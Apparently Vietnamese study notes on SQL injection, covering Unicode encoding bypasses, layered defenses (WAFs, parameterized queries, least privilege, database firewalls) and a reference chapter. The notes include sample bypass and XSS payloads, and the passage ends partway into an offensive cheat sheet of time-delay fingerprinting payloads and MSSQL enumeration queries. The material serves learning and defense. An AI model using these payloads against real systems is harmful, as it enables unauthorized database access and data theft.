[\xF0-\xF4][\x80-\xBF]{3}	Biểu diễn bốn byte

Nếu dữ liệu không phù hợp với các biểu thức này, nó có thể là dữ liệu giả mạo hoặc chứa mã độc ẩn.

4. Ví dụ về khai thác khi không chuẩn hóa dữ liệu

a, Bypass cơ chế xác thực bằng mã hóa Unicode

Một ứng dụng có thể lọc chuỗi `' OR 1=1 --` để ngăn SQL Injection. Tuy nhiên, nếu không chuẩn hóa Unicode, kẻ tấn công có thể nhập:

%u02b9 OR 1=1 --

Nếu hệ thống không chuẩn hóa trước khi kiểm tra, truy vấn vẫn sẽ bị khai thác.

b, XSS với mã hóa HTML và URL kép

Nếu một ứng dụng chỉ lọc `<script>` nhưng không chuẩn hóa đầu vào, kẻ tấn công có thể nhập:

%3Cscript%3Ealert('Hacked')%3C%2Fscript%3E

Downloaded by T? Thiên (thien24112005@gmail.com)

Sau khi được giải mã, chuỗi này trở thành `<script>alert('Hacked')</script>` và có thể được thực thi trên trình duyệt.

VI. Thiết kế bảo mật tổng thể

1. Tầm quan trọng của thiết kế bảo mật tổng thể

Bảo mật ứng dụng không thể chỉ dựa vào một biện pháp duy nhất mà cần phải áp dụng một **hệ thống phòng thủ nhiều lớp**. Một hệ thống bảo mật tốt đảm bảo rằng nếu một lớp bảo vệ bị vượt qua, các lớp khác vẫn có thể ngăn chặn cuộc tấn công.

SQL Injection là một trong những lỗ hổng nguy hiểm nhất, nhưng nó có thể được ngăn chặn bằng cách kết hợp nhiều kỹ thuật như **xác thực đầu vào, tham số hóa truy vấn, mã hóa dữ liệu, kiểm soát quyền hạn và giám sát hệ thống**. Nếu chỉ sử dụng một biện pháp như tham số hóa mà bỏ qua xác thực đầu vào hoặc kiểm soát quyền, ứng dụng vẫn có thể bị tấn công thông qua các phương pháp khác như **SQL Injection bậc hai** hoặc **chiếm quyền điều khiển cơ sở dữ liệu**.

Do đó, **một ứng dụng an toàn phải được thiết kế bảo mật ngay từ đầu**, thay vì chỉ tìm cách vá lỗi sau khi bị tấn công.

2. Các nguyên tắc thiết kế bảo mật

a, Xác thực đầu vào tại nhiều lớp

Xác thực đầu vào là biện pháp quan trọng giúp ngăn chặn SQL Injection ngay từ khi dữ liệu được nhập vào hệ thống. Việc xác thực nên được thực hiện ở **nhiều lớp khác nhau** để tăng cường bảo vệ:

Tại trình duyệt (client-side):

Kiểm tra cơ bản (ví dụ: yêu cầu số điện thoại chỉ chứa số, không cho phép ký tự đặc biệt).

Giảm tải cho máy chủ nhưng không thể tin tưởng tuyệt đối vì kẻ tấn công có thể thay đổi dữ liệu trước khi gửi.

Tại máy chủ (server-side):

Áp dụng **danh sách trắng** (chỉ chấp nhận dữ liệu hợp lệ).

Giới hạn độ dài, kiểm tra kiểu dữ liệu (số, chuỗi, ngày tháng).

Loại bỏ hoặc mã hóa các ký tự đặc biệt như ', ", --.

Tại tường lửa ứng dụng web (WAF):

Phát hiện và chặn các yêu cầu có chứa mẫu SQL Injection thông thường (' OR 1=1 --).

Ngăn chặn tấn công từ xa trước khi dữ liệu đến ứng dụng.

b, Sử dụng câu lệnh tham số hóa thay vì truy vấn động

Không bao giờ tạo truy vấn SQL bằng cách ghép chuỗi (string concatenation).

Luôn sử dụng câu lệnh tham số hóa (Prepared Statements).

Áp dụng tham số hóa cho mọi truy vấn có chứa dữ liệu đầu vào của người dùng.

Không sử dụng SQL động trong **stored procedures** mà không có biện pháp kiểm soát đầu vào.

c, Mã hóa dữ liệu ở cả đầu vào và đầu ra

Mã hóa đầu vào trước khi lưu vào cơ sở dữ liệu để tránh SQL Injection bậc hai.

Mã hóa dữ liệu khi hiển thị lên giao diện để ngăn chặn XSS (Chuyển đổi <script> thành <script>).

Dit document is beschikbaar op studeersnel

Downloaded by T? Thiên (thien24112005@gmail.com)

Mã hóa thông tin nhạy cảm như mật khẩu bằng thuật toán băm mạnh (bcrypt, Argon2).
Không lưu trữ dữ liệu quan trọng dưới dạng văn bản thuần (plain text).
d, Hạn chế quyền truy cập và sử dụng nguyên tắc "ít quyền nhất"
Hạn chế quyền của tài khoản truy vấn cơ sở dữ liệu:
Không sử dụng tài khoản sa hoặc root trong ứng dụng.
Tài khoản ứng dụng chỉ nên có quyền **SELECT, INSERT, UPDATE** trên các bảng cần thiết.
Không cấp quyền DROP, DELETE ALL, ALTER cho tài khoản ứng dụng.
Phân quyền theo vai trò (Role-based Access Control - RBAC):
Người dùng bình thường chỉ có quyền truy vấn dữ liệu của họ.
Quản trị viên có quyền cao hơn nhưng vẫn bị giới hạn.
Tài khoản hệ thống chỉ có quyền thực thi các tác vụ nhất định.
e, Kiểm tra và giám sát hệ thống
Ghi log mọi yêu cầu đáng ngờ:
Ghi lại các truy vấn SQL thất bại có chứa ký tự nguy hiểm (' OR 1=1 --).
Theo dõi các tài khoản cố gắng đăng nhập nhiều lần thất bại.
Thiết lập hệ thống phát hiện xâm nhập (IDS/IPS) để theo dõi các cuộc tấn công.
Kiểm thử bảo mật định kỳ bằng công cụ như:
SQLMap để kiểm tra SQL Injection.
Burp Suite để kiểm tra bảo mật ứng dụng web.
OWASP ZAP để kiểm tra các lỗ hổng phổ biến.
f, Thiết kế ứng dụng với mô hình bảo mật tích hợp
Không tiết lộ thông tin nhạy cảm trong thông báo lỗi:
Thay vì hiển thị "Lỗi cú pháp SQL" → Chỉ hiển thị "Lỗi hệ thống, vui lòng thử lại sau".
Tách biệt dữ liệu đầu vào với logic ứng dụng để tránh các lỗi bảo mật do lỗi lập trình.
Sử dụng framework bảo mật thay vì tự viết mã bảo vệ, vì framework đã tích hợp các cơ chế bảo mật tốt hơn.

3. Ví dụ về một chiến lược bảo mật tổng thể
Một hệ thống bảo mật tốt cần kết hợp nhiều lớp bảo vệ như sau:
Xác thực đầu vào tại nhiều lớp: Kiểm tra dữ liệu ngay từ trình duyệt, máy chủ, và tường lửa ứng dụng web.
Sử dụng tham số hóa thay vì truy vấn động: Mọi truy vấn SQL đều sử dụng Prepared Statements.
Mã hóa dữ liệu trước khi lưu trữ và trước khi hiển thị: Tránh SQL Injection bậc hai và XSS.
Hạn chế quyền truy cập của tài khoản cơ sở dữ liệu: Giảm thiểu thiệt hại nếu bị tấn công.
Ghi log và giám sát hệ thống: Phát hiện và phản ứng nhanh với các cuộc tấn công.
Kiểm thử bảo mật định kỳ: Phát hiện và khắc phục lỗ hổng trước khi kẻ tấn công khai thác.

CHƯƠNG 9: NỀN TẢNG CẤP ĐỘ PHÒNG THỦ

Downloaded by T? Thiên (thien24112005@gmail.com)

1. **Công nghệ và kỹ thuật bảo vệ tại thời gian chạy** – Sử dụng các plug-in cho máy chủ web, tận dụng tính năng bảo mật của framework ứng dụng.
2. **Bảo vệ dữ liệu và cơ sở dữ liệu** – Giảm thiểu tác động của lỗ hổng SQL injection bằng cách tăng cường bảo mật trong cơ sở dữ liệu.
3. **Biện pháp ở cấp độ hạ tầng** – Cấu hình và bảo vệ ở cấp độ hệ thống để giảm thiểu rủi ro từ SQL injection. Các biện pháp như lọc bảo mật có thể hoạt động như một bản vá ảo chống lại các cuộc tấn công mới, giúp bảo vệ ứng dụng trong thời gian chờ sửa lỗi.
4. **Bảo vệ tại thời gian chạy (Runtime Protection)**
- Là giải pháp giúp phát hiện và ngăn chặn SQL injection mà không cần chỉnh sửa hoặc biên dịch lại mã nguồn. Các phương pháp này bao gồm sử dụng plug-in bảo mật cho máy chủ web, tận dụng tính năng bảo mật của framework ứng dụng và áp dụng bản vá ảo (virtual patching). Đây là lựa chọn phù hợp khi không thể sửa mã nguồn ngay, chẳng hạn như với phần mềm thương mại đóng gói (COTS) hoặc ứng dụng cũ. Dù hiệu quả trong việc giảm rủi ro tấn công, giải pháp này chỉ là biện pháp tạm thời, không thay thế cho việc lập trình an toàn.

I. WAF

1. Web Application Firewall

- là một giải pháp bảo mật quan trọng giúp bảo vệ ứng dụng web khỏi các cuộc tấn công, đặc biệt là SQL injection. WAF có thể là một thiết bị phần cứng (appliance-based) hoặc một giải pháp phần mềm (software-based).

2. Các loại WAF:

WAF dựa trên phần mềm – Tích hợp vào máy chủ web hoặc ứng dụng với cấu hình tối thiểu, giúp duy trì hạ tầng web không thay đổi và xử lý HTTP/HTTPS một cách liền mạch.
WAF dựa trên thiết bị phần cứng – Không tiêu tốn tài nguyên của máy chủ web và có thể bảo vệ nhiều ứng dụng web thuộc nhiều công nghệ khác nhau.
Mặc dù có một số ý kiến trái chiều về hiệu quả của WAF, nhưng nó vẫn là một phần quan trọng trong bảo mật web, đặc biệt khi các tiêu chuẩn như **PCI DSS** chấp nhận WAF như một phương án bảo vệ theo yêu cầu 6.6.

3. Đánh giá WAF

Để đánh giá chất lượng một WAF, có thể tham khảo tài liệu "Web Application Firewall Evaluation Criteria" (WAFEC) do Web Application Security Consortium (WASC) phát hành.

a, Intercepting Filters trong bảo mật web

- Là một mẫu thiết kế phổ biến trong các Web Application Firewall (WAF), giúp kiểm tra và xử lý dữ liệu trước khi nó đến ứng dụng web. Mô hình này bao gồm nhiều bộ lọc hoạt động độc lập, có thể liên kết với nhau theo chuỗi mà không phụ thuộc lẫn nhau. Điều này giúp dễ dàng thêm mới hoặc thay đổi bộ lọc mà không ảnh hưởng đến hệ thống hiện tại.

b, Ứng dụng của Intercepting Filters trong bảo mật:

- Kiểm tra và xác thực đầu vào để ngăn chặn SQL injection và các lỗ hổng bảo mật khác.
- Ghi log yêu cầu/ phản hồi, hỗ trợ giám sát và phát hiện tấn công.
- Chuyển đổi nội dung phản hồi để tăng tính bảo mật, như ẩn thông tin nhạy cảm.

Dit document is beschikbaar op studeersnel
Downloaded by T? Thiên (thien24112005@gmail.com)

c, Hai loại bộ lọc phổ biến:
- **Web Server Filters** – Được triển khai dưới dạng module hoặc plug-in trên máy chủ web, giúp xử lý yêu cầu trước khi nó đến ứng dụng web và sau khi ứng dụng phản hồi.
- **Application Framework Modules** – Các module tích hợp vào framework của ứng dụng, giúp kiểm soát và bảo vệ dữ liệu trong suốt quá trình xử lý.

Non-Editable và Editable Input Protection trong bảo mật web

Trong bảo mật đầu vào, hầu hết các bộ lọc sử dụng **blacklist** để ngăn chặn dữ liệu độc hại, nhưng **whitelist validation** (danh sách trắng) lại hiệu quả hơn trong việc chống SQL injection. Tuy nhiên, whitelist validation phức tạp trong việc cấu hình, đặc biệt với dữ liệu nhập dạng tự do như textboxes.

4, Phân loại đầu vào thành Editable và Non-Editable
- **Non-Editable Inputs:** Các giá trị mà người dùng không cần thay đổi như **hidden fields, URI, query string, cookies**.
- **Editable Inputs:** Các trường mà người dùng có thể nhập dữ liệu như textbox, textarea.

- Chiến lược bảo vệ Non-Editable Inputs

Ý tưởng chính là **khóa chặt các đầu vào không thể chỉnh sửa**, chỉ cho phép người dùng thao tác với những dữ liệu được cung cấp thông qua giao diện hợp lệ. Điều này có thể được thực hiện bằng cách:
- Xác định các yêu cầu hợp lệ từ phản hồi HTTP.
- Lưu trạng thái của các yêu cầu này.
- Kiểm tra các yêu cầu tiếp theo dựa trên trạng thái đã lưu.

Do hầu hết các ứng dụng web có phần lớn dữ liệu nhập thuộc loại **non-editable**, chiến lược này giúp giảm thiểu đáng kể nguy cơ tấn công.

Công nghệ hỗ trợ
- **HTTP Data Integrity Validator (HDIV)** – Bảo vệ ứng dụng J2EE theo mô hình MVC.
- **SPF (Secure Parameter Filter)** – Một công cụ khác giúp bảo vệ đầu vào khỏi bị chỉnh sửa trái phép.

Việc tự động hóa bảo vệ non-editable inputs giúp giảm khối lượng công việc cần kiểm tra thủ công, từ đó tập trung hơn vào việc xác thực dữ liệu mà người dùng thực sự có thể nhập.

Khi một trang có lỗ hổng SQL injection, thay vì chỉnh sửa mã nguồn trực tiếp, có thể thay thế trang đó bằng một phiên bản an toàn hơn thông qua cấu hình trong tập tin cấu hình của ứng dụng web.

Cách thực hiện trong các nền tảng khác nhau:

a, ASP.NET:

Dùng **HTTP Handlers** để xử lý yêu cầu đến trang có lỗ hổng và chuyển hướng nó đến một trình xử lý an toàn hơn.

Ví dụ trong *web.config*:

```
<httpHandlers>
<add verb="*" path="PageVulnToSqlI.aspx" validate="false"
    type="Chapter9.Examples.SecureAspxHandler, Subclass" />
</httpHandlers>
```

Downloaded by T? Thiên (thien24112005@gmail.com)

b, Java (J2EE):
Sử dụng **Servlet Mapping** trong *web.xml* để thay thế trang dễ bị tấn công bằng một servlet an toàn hơn.
Ví dụ trong *web.xml*:

```
<servlet>
<servlet-name>SecureServlet</servlet-name>
<servlet-class>chapter9.examples.SecureServletClass</servlet-class>
</servlet>

<servlet-mapping>
<servlet-name>SecureServlet</servlet-name>
<url-pattern>/VulnerablePage</url-pattern>
</servlet-mapping>
```

Lợi ích của phương pháp này:
- Cho phép "vá lỗi ảo" mà không cần thay đổi mã nguồn.
- Dễ dàng triển khai và cấu hình thông qua file thiết lập.
- Có thể áp dụng nhanh chóng để bảo vệ các ứng dụng đang chạy mà chưa kịp sửa lỗi trực tiếp trong mã nguồn.

Phương pháp này là một giải pháp tạm thời hữu ích cho các trang dễ bị SQL injection trước khi có thể thực hiện các biện pháp bảo mật triệt để hơn.

5. Aspect-Oriented Programming (AOP) trong bảo mật web
- là một kỹ thuật lập trình giúp tách biệt logic chính của ứng dụng với các tác vụ chung và có thể tái sử dụng, như **kiểm tra đầu vào, logging, xử lý lỗi**.

a, Ứng dụng trong bảo mật SQL injection
Tại **runtime**, AOP có thể được sử dụng để:
- **Nhúng các cơ chế phát hiện xâm nhập (Intrusion Detection) và audit logging** vào ứng dụng.
- **Kiểm soát chặt chẽ việc truy vấn SQL động**, như chặn executeQuery() nếu phát hiện truy vấn không an toàn và ghi log để phân tích.

b, Ưu điểm so với Intercepting Filters
- Có thể áp dụng trên **data access layer, thick-client apps, middle-tier components** như **EJBs**.
- Tách biệt hoàn toàn logic bảo mật với logic ứng dụng, giúp dễ dàng bảo trì và mở rộng.

c, Các framework AOP phổ biến
AspectJ (Java)
Spring AOP (Java, tích hợp với Spring Framework)
Aspect.NET (C#/.NET)
Nhìn chung, **AOP là một chiến lược mạnh mẽ để tăng cường bảo mật SQL injection**, giúp kiểm soát truy vấn SQL ở nhiều cấp độ mà không làm ảnh hưởng đến mã nguồn gốc.

Dit document is beschikbaar op studeersnel
Downloaded by T? Thiên (thien24112005@gmail.com)

III. Hệ thống phát hiện xâm nhập ứng dụng (Application IDSs) trong bảo mật web

1. Hệ thống IDS truyền thống vs. IDS cấp ứng dụng

- **IDS truyền thống:** Có thể phát hiện tấn công SQL injection nhưng không hiệu quả vì nó hoạt động xa ứng dụng và máy chủ web.
- **IDS cấp ứng dụng:** Như **Web Application Firewall (WAF)**, hoạt động ở tầng ứng dụng nên có thể **tinh chỉnh cụ thể** để bảo vệ ứng dụng tốt hơn.

2. WAF như một giải pháp IDS

Có chế độ thụ động (Passive mode) và **cảnh báo tấn công** để quản trị viên quyết định phản ứng.
Có thể chặn yêu cầu độc hại trên các trang hoặc tham số dễ bị tấn công.

3. Giải pháp IDS nhúng trong ứng dụng

Không lọc hoặc kiểm tra đầu vào nhưng **phát hiện tấn công và phản ứng** dựa trên cấu hình.
Có thể thực hiện:

- **Ghi log tấn công**
- **Gửi email cảnh báo** cho đội phát triển
- **Hiển thị cảnh báo** cho kẻ tấn công
- **Đóng phiên làm việc** của người dùng

Kết luận: Application IDSs giúp phát hiện và phản ứng linh hoạt với tấn công SQL injection, có thể sử dụng WAF hoặc các công cụ nhúng như PHPIDS để tăng cường bảo mật.

IV. Database Firewall trong bảo mật SQL injection

Là một **proxy server** nằm giữa **ứng dụng và cơ sở dữ liệu**. Ứng dụng kết nối với **database firewall thay vì kết nối trực tiếp với database**.
Phân tích truy vấn SQL trước khi gửi đến database và **chặn truy vấn độc hại**.

1.. Chức năng chính của Database Firewall

- **Phát hiện và ngăn chặn SQL injection**: Nếu truy vấn có dấu hiệu độc hại, firewall có thể **từ chối thực thi**.
- **Hoạt động như một IDS**: Có thể chạy ở chế độ **passive mode** để giám sát truy vấn và cảnh báo quản trị viên khi có hành vi đáng ngờ.
- **Thiết lập quy tắc bảo mật nghiêm ngặt**: Vì truy vấn SQL từ ứng dụng thường có **cấu trúc cố định**, nên có thể tạo **bộ quy tắc chặn** dựa trên mẫu truy vấn hợp lệ.

2. So sánh Database Firewall với WAF

- **Ưu điểm so với WAF**:

SQL Firewall có thể **hiệu quả hơn WAF** vì nó kiểm tra truy vấn ở tầng database, nơi dữ liệu thực sự được thao tác.
Truy vấn SQL có **cấu trúc rõ ràng**, dễ thiết lập **bộ quy tắc chính xác** hơn so với dữ liệu đầu vào từ web, vốn rất đa dạng.

- **Nhược điểm**:

Không thể ngăn chặn **tất cả loại tấn công web khác** như **XSS, CSRF**.

3. Ví dụ về công cụ Database Firewall

GreenSQL: Một giải pháp **mã nguồn mở**, có thể tải về tại www.greensql.net.

Downloaded by T? Thiên (thien24112005@gmail.com)

Kết luận: Database Firewall là một lớp bảo vệ quan trọng giúp ngăn chặn SQL injection trước khi truy vấn được thực thi trên database.

4. Bảo vệ cơ sở dữ liệu trước SQL Injection

Khi một ứng dụng có lỗ hổng SQL Injection, kẻ tấn công có thể khai thác theo hai hướng chính:

- **Truy cập và đánh cắp dữ liệu** – đặc biệt nguy hiểm với dữ liệu nhạy cảm như thông tin cá nhân, tài khoản ngân hàng, hoặc thẻ tín dụng.
- **Tấn công vào hệ thống nội bộ** – lợi dụng máy chủ cơ sở dữ liệu để mở rộng quyền truy cập vào mạng nội bộ, leo thang đặc quyền hoặc chiếm quyền kiểm soát hệ thống.

Phần tiếp theo sẽ đề cập đến các kỹ thuật hạn chế truy cập trái phép vào dữ liệu và các biện pháp tăng cường bảo mật cho máy chủ cơ sở dữ liệu nhằm giảm thiểu rủi ro tấn công. Các bước này nên được kiểm tra kỹ trong môi trường thử nghiệm trước khi áp dụng lên hệ thống thực tế. Đối với các ứng dụng mới, việc tích hợp các biện pháp bảo mật ngay từ giai đoạn phát triển sẽ giúp tránh phụ thuộc vào các quyền hoặc tính năng không cần thiết.

Giới hạn Quyền Truy Cập Dữ Liệu Ứng Dụng(Locking Down the Application Data)

Để giảm thiểu tác động của tấn công SQL Injection, cần thực hiện các biện pháp để giới hạn phạm vi ảnh hưởng chỉ trong cơ sở dữ liệu ứng dụng. Một trong những kỹ thuật quan trọng là sử dụng **nguyên tắc ít đặc quyền nhất (Least-Privileged Database Login)**.

Nguyên tắc ít đặc quyền nhất (Least-Privileged Database Login)

Ứng dụng chỉ nên kết nối đến cơ sở dữ liệu với tài khoản có quyền tối thiểu cần thiết để thực hiện các tác vụ yêu cầu. Điều này giúp:

- Hạn chế khả năng của kẻ tấn công nếu lỗ hổng SQL Injection bị khai thác.
- Ngăn chặn truy cập trái phép vào các bảng dữ liệu hoặc thực thi lệnh nguy hiểm (DROP TABLE, EXEC xp_cmdshell, v.v.).
- Kiểm soát chặt chẽ quyền trên các đối tượng như **stored procedures**, **tables**, **views**, v.v.

Ví dụ:

Một ứng dụng chỉ phục vụ mục đích báo cáo không nên có quyền INSERT, UPDATE, DELETE mà chỉ nên có quyền SELECT trên một số cột cần thiết.

Nếu ứng dụng gọi stored procedure, tài khoản kết nối chỉ nên có quyền EXECUTE đối với stored procedure đó mà không có quyền trực tiếp trên bảng dữ liệu.

Cách thực hiện

Xác định các quyền được cấp cho tài khoản ứng dụng

Kiểm tra xem tài khoản có quyền nào không cần thiết và loại bỏ chúng.

Đảm bảo tài khoản không thuộc các vai trò đặc quyền cao như db_owner, sysadmin, db_datawriter, v.v.

Sử dụng vai trò tùy chỉnh thay vì quyền rộng

Tạo **application role** chỉ cấp quyền phù hợp với nhu cầu của ứng dụng.

Hạn chế sử dụng vai trò mặc định như public, vì chúng có thể có quá nhiều quyền truy cập.

Thực hiện kiểm tra định kỳ

Kiểm tra và audit quyền của tài khoản ứng dụng để đảm bảo không có đặc quyền dư thừa.

Dit document is beschikbaar op studeersnel

Downloaded by T? Thiên (thien24112005@gmail.com)

Lưu ý:
Ngay cả khi áp dụng nguyên tắc này, kẻ tấn công vẫn có thể khai thác SQL Injection để **bỏ qua quy tắc kinh doanh** (ví dụ: xem dữ liệu của người dùng khác). Vì vậy, ngoài việc hạn chế quyền, cần kết hợp với các kỹ thuật bảo mật khác như **prepared statements, input validation, và WAF** để bảo vệ toàn diện.

Bảo Vệ Máy Chủ Cơ Sở Dữ Liệu (Database Server Lockdown)
Sau khi bảo mật dữ liệu ứng dụng, cần thực hiện thêm các bước để **tăng cường bảo vệ** chính máy chủ cơ sở dữ liệu. Mục tiêu chính:
- **Áp dụng nguyên tắc ít đặc quyền nhất** để ngăn chặn truy cập trái phép vào hệ thống.
- **Cập nhật và vá lỗi** phần mềm cơ sở dữ liệu để giảm thiểu các lỗ hổng bảo mật.

Nếu đảm bảo hai nguyên tắc này, việc tấn công vượt ra ngoài phạm vi dữ liệu ứng dụng trở nên **cực kỳ khó khăn** đối với kẻ xấu.
1. Hạn chế quyền truy cập vào các đối tượng hệ thống
Ngoài việc **thu hồi quyền của role "public"** trên các đối tượng hệ thống, cần xem xét các biện pháp bổ sung để **hạn chế quyền truy cập vào các đối tượng đặc quyền**, đặc biệt là các đối tượng:
Quản trị hệ thống.
Thực thi lệnh hệ điều hành (OS Commands).
Kết nối mạng từ database.

Vì sao? Những tính năng này rất quan trọng với DBA, nhưng cũng **cực kỳ nguy hiểm** nếu rơi vào tay kẻ tấn công có quyền truy cập trực tiếp vào database.
Cách thực hiện
Không cấp quyền không cần thiết cho các role ứng dụng.
Vô hiệu hóa quyền truy cập vào các đối tượng đặc quyền qua cấu hình hệ thống.
Loại bỏ hoàn toàn các đối tượng nguy hiểm nếu không cần thiết (để tránh bị kích hoạt lại trong trường hợp leo thang đặc quyền).

Bảo mật nền tảng là một phần quan trọng trong kiến trúc bảo mật tổng thể của bất kỳ ứng dụng web nào. Bạn có thể triển khai các biện pháp bảo vệ ở cấp độ runtime, chẳng hạn như plugin cho máy chủ web và ứng dụng, mà không cần chỉnh sửa mã nguồn để phát hiện, ngăn chặn hoặc giảm thiểu tấn công SQL injection.
Giải pháp bảo mật runtime phù hợp nhất sẽ phụ thuộc vào công nghệ và nền tảng của ứng dụng. Bên cạnh đó, việc **củng cố máy chủ cơ sở dữ liệu** có thể giúp hạn chế phạm vi tấn công và ngăn chặn truy cập trái phép vào dữ liệu. Ngoài ra, bạn có thể tận dụng **cấu trúc mạng và cấu hình máy chủ web bảo mật** để giảm thiểu rủi ro và khả năng bị phát hiện bởi kẻ tấn công.
Tuy nhiên, cần lưu ý rằng **bảo mật nền tảng không thể thay thế việc viết mã an toàn**. Các cấu trúc mạng được củng cố và các biện pháp giám sát runtime chỉ là lớp bảo vệ bổ sung. Việc loại bỏ hoàn toàn SQL injection phải bắt đầu từ việc **viết mã an toàn ngay từ đầu**. Do đó, bảo mật ở cấp độ nền tảng cần kết hợp với quy trình phát triển an toàn để đảm bảo ứng dụng luôn được bảo vệ toàn diện.

Downloaded by T? Thiên (thien24112005@gmail.com)

CHƯƠNG 10 - TÀI LIỆU THAM KHẢO

Chương này cung cấp các tài liệu tham khảo hữu ích giúp bạn hiểu rõ hơn về SQL injection. Nội dung bao gồm:

Tổng quan về SQL: Giúp bạn hiểu cách SQL hoạt động trong điều kiện bình thường, từ đó có thể viết lại các câu lệnh SQL một cách chính xác về mặt cú pháp.

Cheat sheet SQL injection: Cung cấp bảng tra cứu nhanh về kỹ thuật SQL injection, cú pháp quan trọng, giúp bạn dễ dàng ôn lại kiến thức hoặc tìm kiếm thông tin cần thiết.

Mẹo khắc phục lỗi: Tổng hợp các vấn đề phổ biến khi khai thác SQL injection và cách giải quyết.

SQL injection trên các nền tảng khác: Mặc dù sách tập trung vào Microsoft SQL Server, Oracle và MySQL do mức độ phổ biến của chúng, chương này cũng đề cập đến cách khai thác SQL injection trên các hệ quản trị cơ sở dữ liệu khác.

I. Giới Thiệu về SQL (Structured Query Language)

SQL (Ngôn ngữ Truy vấn Có Cấu Trúc) được phát triển bởi IBM vào những năm 1970 và chính thức được tiêu chuẩn hóa bởi **ANSI** vào năm 1986.

Trong phần này, chúng ta sẽ điểm qua những truy vấn SQL phổ biến, các toán tử và những tính năng quan trọng. Nếu bạn đã quen thuộc với SQL, có thể bỏ qua phần này.

Mặc dù có một tiêu chuẩn SQL chung do **ISO** quy định, nhưng mỗi hệ quản trị cơ sở dữ liệu (DBMS) lớn như **MySQL, PostgreSQL, SQL Server, Oracle** đều có những phần mở rộng riêng. Chúng tôi sẽ sử dụng chuẩn SQL chung nhất và chỉ ra những khác biệt khi cần thiết.

Các Truy Vấn SQL Quan Trọng

Các truy vấn SQL được tạo thành từ một hoặc nhiều câu lệnh SQL, đóng vai trò như chỉ thị để máy chủ cơ sở dữ liệu thực hiện các thao tác cần thiết. Các câu lệnh phổ biến nhất gồm:

SELECT: Truy vấn dữ liệu từ một hoặc nhiều bảng.

INSERT: Chèn dữ liệu vào bảng.

UPDATE: Cập nhật dữ liệu trong bảng.

DELETE: Xóa dữ liệu khỏi bảng.

CREATE: Tạo bảng hoặc các đối tượng cơ sở dữ liệu khác.

UNION SELECT: Kết hợp kết quả của nhiều truy vấn SELECT.

Thông thường, các truy vấn có điều kiện sẽ sử dụng mệnh đề **WHERE** để chỉ định dữ liệu cần thao tác. Các toán tử **AND** và **OR** được dùng để kết hợp nhiều điều kiện.

Tham Chiếu Nhanh về SQL Injection

Phần này cung cấp một tài liệu tham khảo nhanh về một số truy vấn SQL phổ biến và các kỹ thuật thường được sử dụng khi khai thác lỗ hổng SQL Injection. Chúng ta sẽ bắt đầu bằng cách xem xét các phương pháp xác định nền tảng cơ sở dữ liệu, sau đó cung cấp một bảng tổng hợp các kỹ thuật SQL Injection cho từng hệ quản trị cơ sở dữ liệu phổ biến nhất.

Ngoài ra, ở cuối chương này, bạn cũng sẽ tìm thấy các bảng tham chiếu bổ sung dành cho các nền tảng cơ sở dữ liệu ít phổ biến hơn trong mục "**SQL Injection trên các Nền tảng Khác**".

Dit document is beschikbaar op studeersnel

Downloaded by T? Thiên (thien24112005@gmail.com)

Xác Định Nền Tảng Cơ Sở Dữ Liệu

Một trong những bước đầu tiên khi khai thác lỗ hổng SQL Injection là xác định nền tảng cơ sở dữ liệu của hệ thống. Trong nhiều trường hợp, bạn có thể đưa ra phỏng đoán dựa trên nền tảng máy chủ web và ngôn ngữ lập trình đang sử dụng.

Ví dụ:

Nếu một ứng dụng ASP.NET chạy trên **Microsoft Internet Information Server (IIS)**, nhiều khả năng nó sử dụng **Microsoft SQL Server**.

Nếu một ứng dụng PHP chạy trên **Apache**, thì khả năng cao nó sử dụng **MySQL**.

Bằng cách nhóm các công nghệ lại với nhau theo cách này, bạn có thể có một nhận định ban đầu về nền tảng cơ sở dữ liệu mà bạn đang tấn công. Tuy nhiên, nếu câu lệnh SQL mà bạn tiêm vào không hoạt động như mong đợi, bạn có thể cần một phương pháp khoa học hơn để xác định chính xác loại cơ sở dữ liệu.

Xác Định Nền Tảng Cơ Sở Dữ Liệu Bằng Kỹ Thuật Time Delay

Một phương pháp phổ biến để xác định nền tảng cơ sở dữ liệu là tạo ra **độ trễ thời gian (time delay)** dựa trên các hàm hoặc thủ tục đặc trưng của từng hệ thống cơ sở dữ liệu. Nếu máy chủ phản hồi chậm đi đáng kể sau khi thực hiện câu lệnh SQL, điều này chứng tỏ nó đã thực thi câu lệnh chứa lỗ hổng SQL Injection.

Bảng sau đây liệt kê các hàm và thủ tục để tạo ra độ trễ thời gian trên một số nền tảng cơ sở dữ liệu phổ biến:

Nền tảng	Câu lệnh tạo độ trễ
Microsoft SQL Server	WAITFOR DELAY '0:0:10'
Oracle (PL/SQL Injection)	BEGIN DBMS_LOCK.SLEEP(5); END; --
MySQL	BENCHMARK(1000000,ENCODE('test','test'))
PostgreSQL 8.2+	SELECT pg_sleep(5);

Bằng cách thử nghiệm các câu lệnh này và quan sát thời gian phản hồi, bạn có thể xác định chính xác cơ sở dữ liệu đang được sử dụng, từ đó chọn chiến thuật khai thác phù hợp.

Cheat Sheet Microsoft SQL Server

Microsoft SQL Server là một trong những nền tảng cơ sở dữ liệu phổ biến và dễ bị khai thác SQL Injection, do hỗ trợ nhiều **Stored Procedure** mạnh và **hệ thống báo lỗi chi tiết**.

Dưới đây là bảng tham khảo nhanh các câu lệnh SQL phổ biến để thu thập thông tin, liệt kê schema và khai thác SQL Injection trên Microsoft SQL Server.

1. Thu Thập Thông Tin Hệ Thống và Cấu Hình

1.1. Kiểm Tra Phiên Bản, Người Dùng và Máy Chủ

Mục Tiêu	Câu Lệnh SQL
Phiên bản SQL Server	SELECT @@version;
Tên máy chủ SQL Server	SELECT @@servername;
Phiên bản, cấp độ sản phẩm, phiên bản Edition	SELECT SERVERPROPERTY('productversion'), SERVERPROPERTY('productlevel'),

Downloaded by T? Thiên (thien24112005@gmail.com)

	SERVERPROPERTY('edition');
Người dùng hiện tại	SELECT system_user; SELECT suser_sname(); SELECT user;
Danh sách người dùng	SELECT name FROM master..syslogins;
Kiểm tra quyền sysadmin (1 nếu có, 0 nếu không)	SELECT is_srvrolemember('sysadmin');

---

2. Thu Thập Thông Tin Schema Cơ Sở Dữ Liệu

2.1. Liệt Kê Cơ Sở Dữ Liệu, Bảng và Cột

Mục Tiêu	Câu Lệnh SQL
Cơ sở dữ liệu hiện tại	SELECT DB_NAME();
Danh sách tất cả cơ sở dữ liệu	SELECT name FROM master..sysdatabases;
Danh sách bảng trong cơ sở dữ liệu hiện tại	SELECT name FROM sys.tables;
Danh sách cột của một bảng cụ thể	SELECT COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = 'ten_bang';

---

3. Thực Hiện SQL Injection và Tấn Công Mở Rộng

